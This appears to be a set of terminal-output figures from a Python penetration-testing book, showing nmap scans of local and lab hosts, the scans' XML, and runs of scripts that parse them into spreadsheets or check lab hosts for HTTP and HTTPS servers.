
```
root@kali:~/xml_parser# nmap -oX test 127.0.0.1

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-23 11:37 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000023s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```




```
<Element 'nmaprun' at 0xa2d474c>
```




```
<hostnames>
<hostname name="localhost" type="PTR"/>
</hostnames>
```




```
<?xml version="1.0"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl
<!-- Nmap 6.47 scan initiated Wed Apr 22 13:27:14 2015 as: nm
⊞<nmaprun scanner="nmap" args="nmap -p- -oX test2 127.0.0.1" s
```




```
⊟<nmaprun scanner="nmap" args="nmap -p- -oX
 <scaninfo type="syn" protocol="tcp" numser
 <verbose level="0"/>
 <debugging level="0"/>
⊞<host starttime="1429709234" endtime="1429
⊞<runstats><finished time="1429709237" time
 </nmaprun>
```




```
<host starttime="1429709234" endtime="1429709237"><status
<address addr="127.0.0.1" addrtype="ipv4"/>
<hostnames>
<hostname name="localhost" type="PTR"/>
</hostnames>
<ports><extraports state="closed" count="65533">
<extrareasons reason="resets" count="65533"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reaso
<port protocol="tcp" portid="5432"><state state="open" rea
</ports>
<times srtt="15" rttvar="0" to="100000"/>
</host>
```




```
<hostnames>
<hostname name="localhost" type="PTR"/>
</hostnames>
```




```
<ports><extraports state="closed" count="65533">
<extrareasons reason="resets" count="65533"/>
</extraports>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="5432"><state state="open" reason="syn-ack" reason_ttl="64"/><service name="postgresql" method="table" conf="3"/></port>
</ports>
```




Hostname	Address	Hardware Address	Port	Service Name	Protocc	Port State
localhost	127.0.0.1	No MAC Address ID'd	22	ssh	tcp	open
localhost	127.0.0.1	No MAC Address ID'd	5432	postgresql	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	22	ssh	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	69	tftp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	79	finger	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	161	snmp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	1434	ms-sql-m	udp	closed




```
[*] Hostname: localhost IP: 127.0.0.1 Protocol: tcp Port: 22 Service: ssh State:
 open MAC address: No MAC Address ID'd
[*] Hostname: localhost IP: 127.0.0.1 Protocol: tcp Port: 5432 Service: postgres
ql State: open MAC address: No MAC Address ID'd
[*] Hostname: Unknown hostname IP: 192.168.195.174 Protocol: tcp Port: 22 Servic
e: ssh State: open MAC address: No MAC Address ID'd
[*] Hostname: Unknown hostname IP: 192.168.195.174 Protocol: udp Port: 69 Servic
e: tftp State: closed MAC address: No MAC Address ID'd
[*] Hostname: Unknown hostname IP: 192.168.195.174 Protocol: udp Port: 79 Servic
e: finger State: closed MAC address: No MAC Address ID'd
[*] Hostname: Unknown hostname IP: 192.168.195.174 Protocol: udp Port: 161 Servi
ce: snmp State: closed MAC address: No MAC Address ID'd
[*] Hostname: Unknown hostname IP: 192.168.195.174 Protocol: udp Port: 1434 Serv
ice: ms-sql-m State: closed MAC address: No MAC Address ID'd
```




```
root@kali:~# ./nmap_parser.py -h
usage: usage: nmap_parser.py [-x reports.xml] [-f filename.xslx] -q -v -vv -vvv

optional arguments:
  -h, --help            show this help message and exit
  -x XML, --xml XML     Generate a dictionary of data based on a NMAP XML
                        import, more than one file may be passed, separated by
                        a comma
  -f FILENAME, --filename FILENAME
                        The filename that will be used to create an XLSX
  -s, --simple          Format the output into a simple excel product, instead
                        of a report
  -v                    Verbosity level, defaults to one, this outputs each
                        command and result
  -q                    Sets the results to be quiet
  --version             show program's version number and exit
```




```
root@kali:~# ./nmap_parser.py -x test,test2,test3,test4 -v
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test
[+] Parsed and imported unique ports 2
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test2
[+] Parsed and imported unique ports 2
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test3
[*] The hosts hostname is None
[+] Parsed and imported unique ports 1
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test4
[*] The hosts hostname is None
[+] Parsed and imported unique ports 4
[*] Building xml_output.xlsx
[*] Creating Workbook: xml_output.xlsx
```



Hostname	Address	Hardware Address	Port	Service Name	Protocol	Port State
localhost	127.0.0.1	No MAC Address ID'd	22	ssh	tcp	open
localhost	127.0.0.1	No MAC Address ID'd	5432	postgresql	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	22	ssh	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	69	tftp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	79	finger	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	161	snmp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	1434	ms-sql-m	udp	closed




```
root@kali:~# ./nmap_parser.py -x test,test2,test3,test4 -v -f xml_output2 -s
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test
[+] Parsed and imported unique ports 2
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test2
[+] Parsed and imported unique ports 2
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test3
[*] The hosts hostname is None
[+] Parsed and imported unique ports 1
[*] File being processed is an NMAP XML
[*] Parsing the Nmap XML file: test4
[*] The hosts hostname is None
[+] Parsed and imported unique ports 4
[*] Building xml_output2.xlsx
[*] Creating Workbook: xml_output2.xlsx
```




Hostname	Address	Hardware Address	Port	Service Name	Protocol	Port State
localhost	127.0.0.1	No MAC Address ID'd	22	ssh	tcp	open
localhost	127.0.0.1	No MAC Address ID'd	5432	postgresql	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	22	ssh	tcp	open
Unknown hostname	192.168.195.174	No MAC Address ID'd	69	tftp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	79	finger	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	161	snmp	udp	closed
Unknown hostname	192.168.195.174	No MAC Address ID'd	1434	ms-sql-m	udp	closed


Chapter 10: Adding Permanency to Python Tools




```
root@kali:~# ./multi_threaded.py -t targets -m 2
[*] Testing 127.0.0.1
[*] Testing 192.168.195.180
[*] Response from insecure service on http://127.0.0.1 reported by thread Thread-1
[-] No secure web server at https://127.0.0.1 reported by thread Thread-1
[*] Response from insecure service on http://192.168.195.180 reported by thread Thread-2
[-] No secure web server at https://192.168.195.180 reported by thread Thread-2
```




```
2015-06-17 18:40:14,622 [Thread-2    ] [DEBUG]  [-] No secure web server at https://192.168.195.180 reported by thread Thread-2
2015-06-17 18:40:14,622 [Thread-1    ] [DEBUG]  [+] Response from http://127.0.0.1 reported by thread Thread-1
2015-06-17 18:40:14,623 [Thread-1    ] [DEBUG]  Date: Wed, 17 Jun 2015 18:40:14 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 12 Mar 2015 18:19:56 GMT
ETag: "5cba87-b1-5111b6e4ecb00"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

2015-06-17 18:40:14,623 [Thread-1    ] [DEBUG]  [-] No secure web server at https://127.0.0.1 reported by thread Thread-1
```



```
root@kali:~# ./multi_process.py
usage: usage: multi_process.py [-t hostfile] [-f logfile.log] [-m 2]  -q -v -vv
-vvv

optional arguments:
  -h, --help            show this help message and exit
  -t TARGETS            Filename for hosts to test
  -m MULTIPROCESS, --multi MULTIPROCESS
                        Number of proceses, defaults to 1
  -l LOG, --logfile LOG
                        The log file to output the results
  -v                    Verbosity level, defaults to one, this outputs each
                        command and result
  -q                    Sets the results to be quiet
  --version             show program's version number and exit
```



```
root@kali:~# ./multi_process.py -t targets -m 2
[*] Testing 127.0.0.1
[*] Testing 192.168.195.185
[+] Insecure webserver detected at http://127.0.0.1 reported by Process-1:1
[-] No secure webserver at https://127.0.0.1 reported by Process-1:2
[+] Insecure webserver detected at http://192.168.195.185 reported by Process-2:1
[-] No secure webserver at https://192.168.195.185 reported by Process-2:2
```



```
root@kali:~# cat results.log
2015-06-24 19:36:05,177 [MainThread  ] [DEBUG]  [*] Date: Wed, 24 Jun 2015 19:36:05 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 12 Mar 2015 18:19:56 GMT
ETag: "5cba87-b1-5111b6e4ecb00"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

2015-06-24 19:36:05,179 [MainThread  ] [DEBUG]  [*] Date: Wed, 24 Jun 2015 19:36:05 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 12 Mar 2015 18:19:56 GMT
ETag: "5cba87-b1-5111b6e4ecb00"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

2015-06-24 19:36:05,189 [MainThread  ] [DEBUG]  [+] Insecure web server detected at http://192.168.195.185 and reported by process Process-2:3
2015-06-24 19:36:05,190 [MainThread  ] [DEBUG]  [-] Secure web server was not detected at https://192.168.195.185 and reported by process Process-2:4
2015-06-24 19:36:05,189 [MainThread  ] [DEBUG]  [+] Insecure web server detected at http://127.0.0.1 and reported by process Process-1:3
2015-06-24 19:36:05,191 [MainThread  ] [DEBUG]  [-] Secure web server was not detected at https://127.0.0.1 and reported by process Process-1:4
```